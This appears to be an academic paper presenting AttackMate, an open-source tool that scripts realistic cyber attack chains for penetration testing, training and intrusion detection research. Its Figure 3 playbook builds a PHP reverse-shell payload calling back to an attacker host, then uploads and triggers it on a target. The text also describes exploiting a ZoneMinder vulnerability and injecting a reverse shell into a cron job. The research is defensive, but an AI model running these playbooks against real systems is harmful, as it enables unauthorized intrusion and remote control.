AttackMate: Realistic Emulation and Automation of Cyber Attack Scenarios across the Kill Chain

MAX LANDAUER, WOLFGANG HOTWAGNER, THORINA BOENKE, FLORIAN SKOPIK, and MARKUS WURZENBERGER, Digital Safety and Security, Austrian Institute of Technology GmbH, Wien, Austria

Adversary emulation tools facilitate scripting and automated execution of cyber attack chains, thereby reducing costs and manual expert effort required for security testing, cyber exercises, and intrusion detection research. However, due to the fact that existing tools typically rely on agents installed on target systems, they leave suspicious traces that make it easy to distinguish their activities from those of real human attackers. Moreover, these tools often lack relevant capabilities, such as handling interactive prompts, and are unsuitable for emulating specific stages of the kill chain, such as initial access. This article thus introduces AttackMate, an open source attack scripting language and execution engine designed to mimic behavior patterns of actual attackers. We validate the tool in a case study covering common attack steps including privilege escalation, information gathering, and lateral movement. Our results indicate that log artifacts resulting from AttackMate's activities resemble those produced by human attackers more closely than those generated by standard adversary emulation tools.

CCS Concepts: • **Security and privacy → Security protocols**; **Operating systems security**; *Intrusion detection systems*; **Web application security**.

Additional Key Words and Phrases: attack automation, threat emulation, tool orchestration, penetration testing, red teaming

ACM Reference Format:
Max Landauer, Wolfgang Hotwagner, Thorina Boenke, Florian Skopik, and Markus Wurzenberger. 2026. AttackMate: Realistic Emulation and Automation of Cyber Attack Scenarios across the Kill Chain. *Digit. Threat. Res. Pract.* 7, 4, Article 24 (December 2026), 30 pages.
https://doi.org/10.1145/3845806

1 Introduction

Organizations and governments face severe risks from cyber threats, which continue to grow in both frequency and sophistication [14, 19]. In response to this alarming trend, recent years have seen substantial investments in

Funded by the European Union under the HORIZON EUROPE Framework Programme (GA no. 101168144—MIRANDA) and under the European Defence Fund (GA no. 101121403—NEWSROOM). Views and opinions expressed are, however, those of the author(s) only and do not necessarily reflect those of the European Union or the European Commission. Neither the European Union nor the granting authority can be held responsible for them.
Authors' Contact Information: Max Landauer (corresponding author), Digital Safety and Security, Austrian Institute of Technology GmbH, Wien, Austria; e-mail: max.landauer@ait.ac.at; Wolfgang Hotwagner, Digital Safety and Security, Austrian Institute of Technology GmbH, Wien, Austria; e-mail: wolfgang.hotwagner@ait.ac.at; Thorina Boenke, Digital Safety and Security, Austrian Institute of Technology GmbH, Wien, Austria; e-mail: thorina.boenke@ait.ac.at; Florian Skopik, Digital Safety and Security, Austrian Institute of Technology GmbH, Wien, Austria; e-mail: florian.skopik@ait.ac.at; Markus Wurzenberger, Digital Safety and Security, Austrian Institute of Technology GmbH, Wien, Austria; e-mail: markus.wurzenberger@ait.ac.at.



This work is licensed under a Creative Commons Attribution 4.0 International.

© 2026 Copyright held by the owner/author(s).
ACM 2576-5337/2026/12-ART24
https://doi.org/10.1145/3845806

diverse cyber defense strategies and technologies. Counterintuitively, part of this effort has focused on developing publicly available tools that enable the execution and automation of cyber attacks. These so-called adversary emulation tools are, however, not intended for malicious activities, but are crucial components across several application areas in cyber defense, such as penetration testing and red teaming, cyber exercises and training, and intrusion detection research.

Within these application areas, adversary emulation should generally take place in an automated, repeatable, and flexible manner [19, 34]. Most importantly, however, emulated attacks must be indistinguishable from actual adversary behavior [30]. Mimicking human behavior patterns is critical, because the manner in which attacks are executed directly affects the authenticity of the resulting attack traces, which are the subject of analysis. For example, participants in cyber exercises are tasked with analyzing log data for suspicious events and reacting accordingly. These trainings are more effective when attack traces are authentic [9, 14]. Moreover, meaningful evaluation of intrusion detection performance hinges on the quality of the analyzed data [20]; when attack traces are too easy to identify as such, detection becomes trivial and yields misleading evaluation results that are not representative of real-world conditions [24].

While most published research in the area of attack modeling and adversary emulation focuses on the description and planning of viable attack chains for abstract attack types [7, 17, 22, 26], comparatively little research has addressed correct technical execution of attacks. Unfortunately, evaluations show that well-known adversary emulation tools such as Caldera[1] or Atomic Red Team[2] generate different log events than manual execution of the same attacks, indicating that the resulting attack traces lack realism [8]. One of the reasons for this is that many adversary emulation tools rely on agents, i.e., pieces of software that need to be implanted on machines targeted by the attack to execute commands and other activities [19]. These agents are obviously not part of real-world attacks conducted by actual adversaries and thus introduce undesired artifacts in log data [24]. In particular, since each step of a real cyber attack builds upon previous steps, the progression of actual attackers produces coherent process trees, and their attack paths can be traced back to the initially compromised account. When commands appear as originating from implanted agents rather than the expected user context, it becomes straightforward to distinguish adversary emulation from behavior patterns of a real human attacker.

To avoid such agents, researchers sometimes resort to custom, hand-crafted attack scripts [5, 10, 20, 29]. These scripts are typically written *ad-hoc* and do not follow a shared attack description language, which makes them hard to maintain, reuse, or recombine into new attack chains. Custom attack scripts and adversary emulation tools have in common that they are guided by principles of software automation and therefore rely on tools and commands that are atypical for humans. For example, when file modification is part of an attack step, implementations frequently rely on non-interactive stream editors rather than simple text editors, which would be the more natural choice for human attackers. Since these inherent design constraints leave distinct artifacts in log data, it is often straightforward to recognize that activities have been carried out by an emulator rather than a real person [2]. Other common problems encountered with adversary emulation tools are lack of support for attack chaining [14, 30] and unavailability of attack techniques from certain parts of the kill chain, such as initial access [3, 14].

To the best of our knowledge, no publicly available attack description language currently enables automation of realistic cyber attack execution. To overcome this gap, we propose AttackMate,[3] an open source tool that facilitates scripting and execution of attack chains that mimic actual human behavior.[4] We emphasize that this

[1] https://github.com/mitre/caldera.
[2] https://github.com/redcanaryco/atomic-red-team.
[3] https://github.com/ait-testbed/attackmate.
[4] Please note that AttackMate is intended exclusively for authorized security testing, cyber-defense training, and controlled academic research; it should only be executed against systems owned by the user or systems for which explicit permission has been granted.

article does not tackle the problem of automatic derivation of attack plans, which has been extensively studied in prior work [7, 26, 30]. Instead, this article focuses on technical aspects of adversary emulation and realistic execution of attack chains. For simplicity, we rely on manually modeled attack chains, but point out that any attack-planning algorithm could be used to automatically generate viable attack scripts compatible with our tool. We also publish log datasets collected as part of our evaluation alongside this article.[5] These datasets and the corresponding analysis presented in this article focus on Unix-like target environments. While AttackMate's design is extensible to Windows and Active Directory scenarios, its empirical evaluation is out of scope for this article. We summarize the contributions of this article as follows.

- an analysis of requirements for adversarial emulation;
- a description of AttackMate, an adversary emulation tool that leaves realistic traces in log data; and
- a case study that compares attack traces from two existing adversarial emulation tools with those from our proposed solution.

The remainder of this article is structured as follows. Section 2 summarizes related work in the research area of adversarial emulation, threat modeling, and attack-planning. Section 3 describes relevant use cases of our approach and derives a set of requirements from them, which we use to assess well-known tools. Section 4 outlines the architecture of our adversarial emulation tool and emphasizes relevant features. Section 5 provides an illustrative case study that analyzes attack traces. We discuss the insights gained from our study and the development of our tool in Section 6. Finally, Section 7 concludes the article.

2 Related Work

Modeling of complex cyber threats can be achieved by breaking them down into single attack steps and mapping them to abstract classes of attack types. The cyber kill chain [16, 33] is one of the most well-known examples of such a model. It has been developed to better understand the sequential phases in which adversaries typically compromise systems, including reconnaissance, exploitation, act on objectives, and several more. Another prominent framework to categorize stages of cyber attacks is MITRE ATT&CK,[6] which relies on abstract tactics that are similar to the kill chain and additionally specifies several techniques, i.e., technical methods to realize tactics [27]. While these models are well suited to facilitate understanding and analysis of attacker behavior, they do not provide any formal method for threat modeling.

Johnson et al. [17] address this gap and propose the **Meta Attack Language (MAL)**, which allows to define domain-specific languages for threat modeling in specific environments. MAL provides the grammar and semantics to describe attack graphs, assets affected by certain attack steps, possible defenses against threats, and so on. Based on MAL, Xiong et al. [31] propose enterpriseLang, a modeling language for cyber threats in the enterprise IT domain that leverages entities from MITRE ATT&CK, such as attack techniques, software, permission levels, and defenses, as well as links and relations between them. Another domain-specific attack language based on MAL is powerLang [11], which allows to model attacks on IT and **Operational Technology (OT)** systems in the power domain. One of the advantages of MAL and its domain-specific languages is that they support probabilistic simulation of attack graphs, meaning that the time-to-compromise can be computed based on estimated probabilities and time distributions assigned to single attack steps. However, since no actual attacks are executed during these simulations, they are not directly applicable for adversary emulation.

One of the reasons that make manual modeling of complex multi-step cyber attacks non-trivial is that many steps build on each other, i.e., privileges, abilities, and information gained in one step are required to execute another step. Conventionally, models leverage attack graphs to describe pre- and post-conditions of attack steps. For example, Nichols et al. [23] show that attack graphs can be used to derive attack scripts suitable for execution.

[5] https://zenodo.org/records/17639279.
[6] https://attack.mitre.org/.

Recent academic publications aim to automate the problem of finding viable attack chains through artificial intelligence. For example, ChainReactor [7] leverages planning algorithms to automatically generate feasible privilege escalation chains based on facts such as vulnerability information collected from target machines. SpecRep [26] uses **Large Language Models (LLMs)** to derive information about real cyber attacks from **Cyber Threat Intelligence (CTI)** reports and to transform them into actionable attack plans. While it is often considered difficult to transfer attack plans from virtual test environments to real-world scenarios [4], the aforementioned approaches emphasize that the generated attack chains are suitable for execution on target machines.

Approaches that aim at automated and intelligent penetration testing are even more execution-oriented than the aforementioned attack planners. CARTT [25] imports the output of vulnerability scanners and automatically selects and executes suitable modules from the well-known Metasploit[7] framework, which comes with a large database of ready-to-use exploits. Lore [13] is a tool for red team automation that relies on a mix of pre-defined attack graphs and supervised machine learning models to pick the next move of the attacker. The tool has been successfully applied for attack emulation in cyber exercises; a study conducted by the same authors suggests that participants are unable to distinguish attacks carried out by Lore and those of human red teams [14]. AURORA [30] relies on LLMs to extract actions from existing attack frameworks such as Metasploit and combine them with high-level scenarios derived from CTI reports. AutoAttacker [32] is another LLM-based penetration testing tool that focuses on execution of Metasploit modules in already compromised machines. In contrast to these approaches, AttackMate relies on pre-defined scripts for adversary emulation and does not include algorithms for attack-planning or automated penetration testing; however, such algorithms could be used to derive attack plans that are subsequently translated into AttackMate scripts.

3 Use Cases and Requirements

We first describe three relevant use cases for the application of AttackMate, namely penetration testing and red teaming, cyber exercises, and intrusion detection research. Based on these use cases, we subsequently derive a set of requirements for the assessment of well-known tools as well as the design of our approach.

3.1 Use Cases

Adversary emulation tools can be useful across many application areas in cybersecurity. We focus on the following three use cases that are particularly relevant when it comes to human-like attack execution according to our reviewed literature.

- *Penetration testing and red teaming* are used to validate an organization's security posture and discover weaknesses. Thereby, security engineers launch cyber attacks against their own networks in a controlled and safe setting. In this context, adversary emulation tools can help to automate tasks that would otherwise have to be carried out manually, which reduces both costs and reliance on domain experts [1, 14, 22]. In addition, attacks conducted by adversary emulation tools are easier to replicate than those of human teams, which facilitates reproducibility and reusability of attack cases [34].
- *Cyber exercises* enable security and non-security personnel to practice their response to imminent cyber attacks. These exercises are conducted within so-called educational cyber ranges, i.e., system infrastructures where it is safe to launch cyber attacks and analyze their attack paths without damaging production systems [21]. Thereby, adversary emulation tools enable operators to prepare complex kill chains, i.e., multi-step attacks where attackers gain increasingly more privileges [33], and schedule the execution of involved attack steps to keep participants challenged.
- *Intrusion detection research* requires datasets that contain traces of cyber attacks for evaluation and comparison of intrusion detection systems [18]. Realism of attack artifacts in these datasets is crucial to

[7] https://www.metasploit.com/.

ensure that detection metrics, such as true positive rates, are representative for real-world scenarios. The datasets are typically collected in laboratory environments that are isolated from any production systems and instantiated with simulated users and services. Generation of attack traces is often realized by running common attack tools, in particular, existing exploits from the Metasploit Framework [5, 10]. In addition, some authors acknowledge that attackers abuse tools, commands, and services that are already available on the compromised systems; this mode of operation is also known as living-off-the-land. To include such behavior patterns, authors manually craft custom scripts that iterate through predefined commands [20, 29].

3.2 Requirements

Based on the use cases specified in the previous section, we derive a set of requirements for adversary emulation tools. To this end, we review requirements found in scientific literature (cf. Section 2) that either involve attack execution in at least one of the three domains of our use cases or focus on adversary emulation in general. We enumerate and describe the consolidated requirements in the following.

(1) *Agent-less attack execution.* Agents implanted on the target systems prior to attack execution leave traces in log data that make it easy to recognize them as such. Moreover, running these agents often requires changes of system settings that are not representative of real systems [19, 24, 30].
(2) *Behavioral realism.* We already stressed in Section 1 that realism is the most crucial factor for attack execution, in particular, for dataset generation and cyber exercises. Any simplifications or deviations from actual attacker behavior affect how the attacks manifest in log data and which artifacts remain for manual or automated analysis. Adversary emulation tools therefore do not just have to make use of the same attack techniques as real adversaries [22], but also execute the corresponding attacks in the same way [9, 14, 20]. Adversary emulation tools thus need to be able to run interactive sessions where actions such as typing and sending commands are indistinguishable from human interactions.
(3) *Coverage of attack tactics and techniques across the kill chain.* Attacks from all parts of the kill chain are relevant in each of our three use cases. Accordingly, adversary emulation tools should support execution of as many attack techniques as possible and not exclude any tactics due to technical constraints [3, 22, 30].
(4) *Chaining of attack steps.* Real cyber attacks often involve sequential attack steps where attackers gain increasingly more privileges and control over the targeted system or network. In combination with the previous requirement, adversary emulation tools thus need to provide a way to model complex attack chains that span over multiple tactics and involve diverse techniques [14, 19, 30].
(5) *Scripting of attack scenarios.* Adversary emulation tools should provide an attack scripting language that is simple and intuitive to understand, but also supports definition, extension, and flexible adaptation of complex attack scenarios. Moreover, the scripting language should allow to set and adjust environment-specific variables in order to improve portability and reusability of scripts across different technical infrastructures [24]. Scripting languages offer a few key advantages. Primarily, they enable repeatability of attack execution. This is beneficial when conducting penetration tests or cyber exercises multiple times. Furthermore, they ensure reproducibility of results, which is especially important for scientific evaluations of collected log datasets [8, 19, 30, 34]. Relying on fully automated attack execution based on attack scripts further minimizes manual intervention that not only demands additional effort and domain knowledge but can also lead to mistakes and inconsistent outcomes [19, 25].
(6) *Integration of existing tools.* A wide range of well-known open source tools and frameworks are available for penetration testing and execution of cyber attacks; however, they often lack key features for adversarial emulation such as attack scripting or chaining [14, 30]. Nonetheless, it is beneficial to leverage the vast number of existing ready-to-use exploits and malware to reduce effort for re-implementation and improve

Table 1. Comparison of Open Source Adversary Emulation Tools

Tool	Agent-less execution	Behavioral realism	Kill-chain coverage	Attack chaining	Attack scripting	External tool integration	Modular architecture
Caldera	-	-	~	✓	✓	✓	✓
Atomic Red Team	✓	-	✓	~	✓	~	✓
Metasploit	~	✓	✓	~	✓	~	✓
Infection Monkey	-	-	-	~	~	~	✓
Stratus Red Team	✓	-	-	~	✓	~	~
AttackMate	✓	✓	✓	✓	✓	✓	✓

the security and flexibility of attack execution. Adversarial emulation tools should therefore integrate common attack frameworks and support execution of established tools [19, 25, 30].

(7) *Modular architecture*. The technical design of an adversarial emulation tool should be modular to support implementation of new attack techniques, frameworks, tools, and commands that emerge over time [22]. Moreover, a modular architecture enables developers to extend the capabilities of an adversarial emulation tool with custom features useful in highly specialized areas, e.g., attacks against OT [19].

3.3 Assessment of Open Source Tools

Several open source adversary emulation tools have become *de facto* standards for penetration testing, training, research, and beyond. What contributes to their success is that they are well documented, stable, backed by a strong community, available as open source software, and equipped with a high number of predefined attack techniques that make it easy to get started [19, 34]. Nonetheless, recent publications mention limitations on attack technique coverage, automation, and realism of executions. We select the following widely used adversary emulation tools and assess their fulfillment of our requirements stated in Section 3.2: Caldera, Atomic Red Team, Metasploit, Infection Monkey,[8] and Stratus Red Team.[9] We consider a requirement fulfilled (✓) if it is natively supported by the tool, partially fulfilled (~) if it can be achieved through workarounds or with certain limitations, and not fulfilled (-) if there is no direct way to realize the requirement. Table 1 summarizes our assessment results.

Agent-Less Execution. Among the assessed tools, only Atomic Red Team and Stratus Red Team support attack execution without relying on dedicated agents. Atomic Red Team provides a library of security tests that can be executed locally or remotely using existing system capabilities, while Stratus Red Team is distributed as a self-contained binary that does not require prior deployment on target systems. Metasploit partially fulfills this requirement because, even though it deploys its so-called Meterpreter as an agent, that agent is delivered through exploitation and does not require pre-installation, which more closely resembles real-world attacker behavior. In contrast, Caldera and Infection Monkey depend on pre-installed agents on target machines. This reliance on agents can reduce realism, as it introduces artifacts and behaviors that deviate from those of real attackers.

This limitation is reflected in empirical studies. Elgh [8] compares manual attack execution with executions performed using adversary emulation tools by analyzing the resulting log data. Their results show that adversary emulation tools generate significantly more log events, both in terms of event diversity and frequency, than manual attacks. Notably, this effect is observed not only for agent-based tools but also for script-based execution frameworks such as Invoke-AtomicRedTeam.[10] The authors conclude that such executions are more easily detectable by intrusion detection systems than equivalent manual attacks. These findings are supported by Orbinato et al. [24], who argue that adversary emulation tools are more likely to trigger alerts than real attackers

[8] https://github.com/guardicore/monkey.
[9] https://stratus-red-team.cloud/.
[10] https://github.com/redcanaryco/invoke-atomicredteam.

aiming to evade detection. Furthermore, the operation of agent-based tools often requires adaptation of security controls such as excluding the agent from antivirus detection or endpoint protection mechanisms on target systems, which makes experimental environments less representative of real-world conditions [19, 24].

Behavioral Realism. Support for interactive sessions varies significantly across adversary emulation tools and directly impacts their realism and flexibility during execution. Tools such as Metasploit provide full-fledged interactive session handling through components like Meterpreter, which enables attackers to execute commands in real time. In contrast, all other reviewed adversary emulation tools are primarily designed for predefined and automated execution of attack steps, limiting their support for interactive use.

Kill-Chain Coverage. The evaluated tools differ significantly in their coverage of attack techniques across the cyber kill chain. Tools such as Caldera primarily focus on post-exploitation phases, as they require agents to be deployed on target systems beforehand [3, 14]. While most tools provide a range of techniques, their focus is often domain-specific. Atomic Red Team, for example, mainly targets endpoint-based techniques and local execution, with some support for network-related activities such as service discovery. Infection Monkey is specifically designed to simulate lateral movement within networks, whereas Stratus Red Team focuses on cloud environments and related attack scenarios.

Attack Chaining. Caldera provides native support for attack chaining through its adversary profiles and planning components, allowing sequences of techniques to be executed automatically. In contrast, attack libraries such as Metasploit and Atomic Red Team are primarily designed for executing individual techniques or modules rather than complete attack chains [14, 30]. Constructing multi-step attack scenarios with these tools typically requires external orchestration frameworks. For instance, Sly [6] enables distributed execution of Metasploit modules as part of coordinated attack chains across multiple hosts.

Attack Scripting. Most tools support some form of attack scripting or automation. An exception is Infection Monkey, which primarily supports scenario-driven configurations rather than a general-purpose attack scripting language. Notably, Caldera offers particularly advanced capabilities for attack scripting, including built-in planners and parsers that allow subsequent actions to be dynamically adapted based on the output of previous steps. This enables the execution of conditional attack paths and more complex scenarios. Other tools provide scripting support through external means, such as shell scripts, APIs, or automation frameworks.

External Tool Integration. Support for integrating and orchestrating external offensive tools is limited. Caldera stands out by providing explicit integration with tools such as Metasploit, enabling it to invoke external modules as part of attack scenarios. Metasploit itself exposes APIs that allow it to be integrated into larger workflows, but it is not designed to orchestrate other tools. Atomic Red Team and Stratus Red Team can be incorporated into external pipelines or invoked programmatically, yet they do not natively support coordination with other adversary emulation frameworks. Infection Monkey allows extensions via plugins, but these are primarily intended to enhance its internal functionality rather than to orchestrate external tools.

Modular Architecture. Most adversary emulation tools adopt a modular design to facilitate extensibility and reuse. Caldera employs a plugin-based architecture in which abilities, planners, and adversary profiles can be independently extended. Metasploit is highly modular, offering a large ecosystem of interchangeable exploit, payload, and auxiliary modules. Infection Monkey supports plugins for customizing behavior, particularly for propagation and exploitation strategies. Atomic Red Team structures its tests as small, reusable units mapped to ATT&CK techniques, allowing selective execution. In comparison, Stratus Red Team is designed around predefined attack simulations, which means that extensions generally require modifications of its core.

Our review of related works presented in Section 2 indicates that attack description languages presented in scientific literature are well-equipped to specify which attack techniques should be executed in certain environments and when they should be executed to fit a realistic kill chain; however, they are agnostic to the way how the attack execution takes place. On the other hand, well-known adversary emulation tools come with a large number of attack technique implementations that are ready for execution, but frequently

rely on implanted agents that generate attack traces that would not appear in real-world scenarios or lack other capabilities for realistic and automated attack execution. To address these shortcomings, we present AttackMate, an adversary emulation tool that facilitates human-like attack execution and fulfills all aforementioned requirements.

4 System Design

This section presents the main components and features of AttackMate. We first outline its overall system architecture and then explain all available executors in detail. We also provide some example attack playbooks to illustrate how various executors are applied in practice.

4.1 Ecosystem and Architecture

AttackMate is a tool for automatic execution of attack scripts. A typical ecosystem for the application of AttackMate thus comprises a *Playbook* that describes an attack chain and an *Infrastructure-under-Attack* representing a target network of systems, e.g., a virtual test environment. AttackMate sequentially iterates through a list of commands contained in the playbook and executes them on the respective hosts of the target infrastructure. Security engineers and system operators who plan and coordinate attack execution, e.g., in the course of penetration tests, cyber exercises, or research evaluations, are primarily responsible for the preparation of playbooks, setup of technical environments, as well as deployment and running of AttackMate.

Figure 1 depicts a typical ecosystem, including a sample playbook and an illustrative infrastructure-under-attack visible on the left side of the visualization. As indicated through arrows, the playbook serves as input to the AttackMate, which in turn triggers actions on the target infrastructure. The top left part of the figure also shows AttackBed,[11] which is an open source platform providing *Infrastructure-as-Code* provisioning scripts to set up test environments as well as a *Playbook Library* describing attack chains suitable for these infrastructures. Note that AttackBed provides an easy way of getting started with AttackMate in a predefined infrastructure but is an optional part of the ecosystem. When AttackMate is deployed in any environment other than AttackBed's infrastructure, e.g., custom cyber ranges for exercises, playbooks from AttackBed's library may still be used as long as targeted services are present. In this case, security engineers only need to change *Environment-specific Variables* of playbooks, such as IP addresses, ports, paths to executables, etc. The sample playbook displayed in Figure 1 shows that *Attack Chains* are structured as ordered lists of attack steps for sequential execution, where each step corresponds to a specific action, e.g., shell command execution. In addition to updating or re-using parts of AttackBed's playbook library, security engineers may always build new attack chains from scratch.

At the core of AttackMate lies the *Execution Engine*, which comprises two parts. First, the *Playbook Parser* loads and processes playbooks by merging environment-specific variables into attack scripts. Second, the *Sequential Dispatcher* iterates through the ordered list of attack steps and calls adequate *Executors* that take over execution of the respective attack step. The right side of Figure 1 depicts an overview of these executors and shows how they integrate into AttackMate's system architecture. We differentiate between executors for (i) *Flow Control*, which affect how playbooks are processed, (ii) *Data Control*, which concern variables in playbooks, (iii) *Attack Commands*, which execute or prepare attack techniques on the target infrastructure, and (iv) *Attack Framework Connectors*, which act as interfaces to established attack frameworks. While executors from the former two categories are only used as control mechanisms within the AttackMate, executors from the latter two categories actually interfere with the targeted infrastructure.

The execution engine also provides the possibility to execute commands in specific *Contexts*, which is essential to enable realistic execution of certain types of attacks. In particular, commands may be executed in *Background* mode to handle parallel execution of blocking commands, *Interactive* mode to emulate keystrokes and handle

[11] https://github.com/ait-testbed/attackbed.




Fig. 1. Typical ecosystem to run AttackMate, including playbooks and target infrastructure. The right side of the figure shows an overview of AttackMate's architecture and available executors.

logins, and *Sessions* to maintain one or more sessions throughout multiple command executions, including shell, VNC, and browser sessions. Finally, AttackMate also supports extensive *Logging* through two types of logs: *Command Output*, which stores the results of executed commands, and *AttackMate Logs*, which describe the progress of the AttackMate itself. We describe each of the aforementioned concepts and components in detail in the following sections.

4.2 Playbooks

Playbooks are structured as a list of encoded attack commands for sequential processing and execution by AttackMate. We thereby separate environment-specific variables (*vars*) from the actual description of the attack chain (*commands*) to facilitate portability, reusability, and sharing of playbooks. For example, when the infrastructure under attack undergoes structural changes or the same attack chain should be launched against different infrastructures, environment-specific variables make it easy to see which parameters need to be changed without having to go through the entire attack chain and replace multiple occurrences of the same parameters. Variables are key-value stores that are referenced in attack chains using the $ character. For example, $*TARGET* specifies the address of the targeted system (*localhost*) in Figure 1. Playbooks are in YAML format; we selected this format due to the fact that it is simple to read, easy to implement, and a standard in software automation. In the following, we explain the attack chains of sample playbooks. We refer to our online documentation[12] for additional examples.

4.2.1 Network Scan. The sample playbook depicted in Figure 1 represents an attacker that carries out basic network scanning activities. At first, they run the network discovery tool *nmap*[13] against the target host, where the path to the nmap script, the scanned port, and the target address are encoded as environment-specific variables. We then assume that the attacker decides on their next step based on the information gathered from nmap. This

[12] https://ait-testbed.github.io/attackmate/main/index.html.
[13] https://nmap.org/.

analysis step is realized through regular expressions in the second command. Specifically, this command checks whether the TCP/HTTP port is open and extracts the corresponding port number if this is the case. If that open port number matches 8000, the attacker executes the network vulnerability scanner *nikto*[14]; otherwise, this step is skipped since there is no reason to carry out such scans against closed ports.

4.2.2 Reverse-Shell. The playbook depicted in Figure 3 simulates an attacker obtaining persistent remote access to a target server through a simple reverse-shell connection. The attacker first generates a payload for a PHP-based reverse-shell using the Metasploit framework and then stores it in a local directory (Lines 6–14). Subsequently, the Metasploit framework is used once more to start a listener for this reverse-shell (Lines 16–23). The attacker uploads and executes the webshell through HTTP requests (Lines 25–33), which triggers the reverse connection and opens the shell. The attack chain concludes with the execution of a simple command for information gathering through the newly established shell (Lines 35–37).

4.2.3 Privilege Escalation. Figure 4 shows how to emulate privilege escalation through vulnerability exploits. For this scenario we assume that a vulnerable version of the open source video surveillance software *ZoneMinder*[15] is installed on the target system. The playbook starts by executing a module from the Metasploit framework that exploits *CVE-2023-26035*,[16] a vulnerability of ZoneMinder's snapshot action that enables unauthenticated remote code execution. Running this exploit provides the emulated attacker with remote shell access to the system (Lines 6-13). At this point, the attacker's objective is to find another exploit that allows them to escalate their privileges and obtain root access. We assume that the attacker realizes that the log analysis tool *awffull*,[17] which runs under a privileged account, was misconfigured with vulnerable permissions of its corresponding CRON-job during installation. To abuse this service, the attacker invokes an interactive shell (Lines 15–33), opens the text editor *vim*, and injects a command in the awffull script that downloads and runs another reverse-shell (Lines 35–57). Since the awffull script is periodically triggered by CRON, the attacker starts a listener and waits until the injected code is automatically executed by the system (Lines 59–64). Once the reverse-shell connection is established, the attacker runs commands on the root shell to confirm their newly gained privileges (Lines 66–68).

4.2.4 Information Gathering. The playbook shown in Figure 2 demonstrates how to dump TCP traffic using the packet-sniffer tool *tcpdump*. For the purpose of this scenario, we assume that the attacker already has privileged access to the target system. The playbook thus starts by establishing an SSH connection (Lines 5–10) and starting tcpdump via the command line (Lines 12–15). After waiting for 5 seconds (Lines 17–18), the attacker manually stops tcpdump (Lines 20–24), marking the end of this scenario.

4.2.5 Lateral Movement. Figure 5 depicts a playbook that demonstrates how to script lateral movement, i.e., an attacker moving from an already compromised system to another target. Similar to the playbook in Figure 2, we implement initial access to the already compromised source system ($*TARGET*) through a simple SSH connection using a private key (Lines 9–18). We assume that the attacker does not have a key to access the targeted system, but instead has previously collected the login credentials for one of the users on that system. The attacker thus establishes a password-authenticated SSH connection to the destination system ($*TARGET2*) and enters the user's password in the interactive prompt (Lines 23–42). The scenario concludes with the attacker executing two commands for information gathering on the newly compromised system (Lines 47–66).

[14] https://cirt.net/nikto/.
[15] https://zoneminder.com/.
[16] https://nvd.nist.gov/vuln/detail/CVE-2023-26035.
[17] https://packages.debian.org/sid/web/awffull.

```yaml
vars:
  $TARGET: 192.42.1.175

commands:
- type: ssh
  creates_session: foothold
  username: aecid
  key_filename: "/home/aecid/.ssh/key"
  hostname: $TARGET
  cmd: id

- type: ssh
  session: foothold
  cmd: "sudo tcpdump\n"
  interactive: True

- type: sleep
  seconds: 5

- type: ssh
  session: foothold
  cmd: "03"
  interactive: True
  bin: True
```

Fig. 2. Playbook for TCP traffic dumping.

```yaml
vars:
  $TARGET: 172.17.0.106
  $ATTACKER: 172.17.0.127

commands:
- type: mktemp
  variable: RSHELL

- type: msf-payload
  cmd: php/meterpreter/reverse_tcp
  payload_options:
    LHOST: $ATTACKER
    LPORT: 4410
  local_path: ${RSHELL}.php

- type: msf-module
  creates_session: shell
  cmd: exploit/multi/handler
  payload: php/meterpreter/reverse_tcp
  payload_options:
    LHOST: $ATTACKER
    LPORT: 4410
  background: true

- type: http-client
  cmd: PUT
  url: http://$TARGET/dav/shell.php
  local_path: ${RSHELL}.php

- type: http-client
  cmd: GET
  url: http://$TARGET/dav/shell.php
  background: true

- type: msf-session
  cmd: getuid
  session: shell
```

Fig. 3. Playbook for reverse-shell deployment.

4.3 Execution Engine

As already mentioned in Section 4.1, AttackMate's *Execution Engine* comprises two main stages. In the first stage, the *Playbook Parser* reads the playbook from disk, checks its syntax for correctness, and prepares the attack chain for execution through insertion of values for environment-specific variables. However, the main logic behind the execution engine lies within the *Sequential Dispatcher*, which iterates through all steps of the parsed playbook and invokes corresponding executors. This section discusses relevant parameters that are specified in playbooks and handled by the execution engine, in particular, flow parameters, output parameters, and context parameters.

4.3.1 Flow Parameters. Aside from parameters passed on to executors, there are several optional parameters that can be specified in the playbook to control the flow of execution. We enumerate these parameters that can be applied independent from the invoked executor as follows:

- The *only_if* parameter specifies that a command is only executed if a logical statement evaluates to true. For example, the playbook depicted in Figure 1 contains such a criterion that checks if the port number extracted from scanning output matches a predefined value. More complex cases could include two or more options that are chosen based on the output of information-gathering activities, e.g., to carry out Windows or Linux exploits depending on the operating system found on the system. This kind of modeling increases reusability and portability of playbooks by handling various types of environments; however, since divergent attack chains also increase the complexity of playbooks, we recommend to use this feature only for single attack steps.
- The *loop_if* parameter enables to repeat a command until a logical statement evaluates to false. This is useful to model retries of commands that are not certain to succeed or take an unknown amount of time to complete. In this case, the command could be repeated until a certain string that indicates successful completion of that attack step is found in the output.

```yaml
vars:
  $ATTACKER: 192.42.1.174
  $TARGET: 192.42.1.175

commands:
- type: msf-module
